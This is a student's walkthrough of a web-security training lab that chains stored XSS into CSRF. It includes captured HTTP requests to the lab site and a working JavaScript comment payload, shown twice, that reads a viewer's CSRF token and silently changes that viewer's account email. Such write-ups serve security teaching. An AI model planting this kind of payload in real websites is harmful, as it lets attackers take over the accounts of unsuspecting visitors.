
Lab: Exploiting XSS to perform CSRF

S. Giridharan
CB.SC.P2CYS23006

This lab contains a stored XSS vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to perform a CSRF attack and change the email address of someone who views the blog post comments.

You can log in to your own account using the following credentials: wiener:peter

Log in using the credentials provided. On your user account page, notice the function for updating your email address.




My Account

Your username is: wiener

Your email is: admin@admin.com

Email



```
1  http://edge-http.microsoft.com     GET   /captiveportal/generate_204        204  278                                      13.107.9.158   14:47:14 2 M...  8080
2  https://0a62001a0350c67480bb...    GET   /my-account?id=wiener         ✓   200  3430  HTML  Exploiting XSS to perfor...  ✓  79.125.84.16   14:47:19 2 M...  8080
3  https://0a62001a0350c67480bb...    POST  /my-account/change-email      ✓   302  101                                  ✓  79.125.84.16   14:47:29 2 M...  8080
4  https://0a62001a0350c67480bb...    GET   /my-account?id=wiener         ✓   200  3423  HTML  Exploiting XSS to perfor...  ✓  79.125.84.16   14:47:32 2 M...  8080
```


```
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a62001a0350c67480bb4e57007c0093.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a62001a0350c67480bb4e57007c0093.web-security-academy.net/my-account?id=wi
ener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=0, i

email=admin%40admin.com&csrf=79iw7085yP312FPDAIZhqiHCcw8QiiTu
```

```
HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Inspector	
Request attributes	2
Request body parameters	2
Request cookies	1
Request headers	23
Response headers	3

Crafting the Payload

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```



Leave a comment

Comment:


```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

Name: Luffy

Email: sample@gmail.com

Website: http://cyber

This will make anyone who views the comment issue a POST request to change their email address to test@test.com



Congratulations, you solved the lab!

Thank you for your comment!

Your comment has been submitted.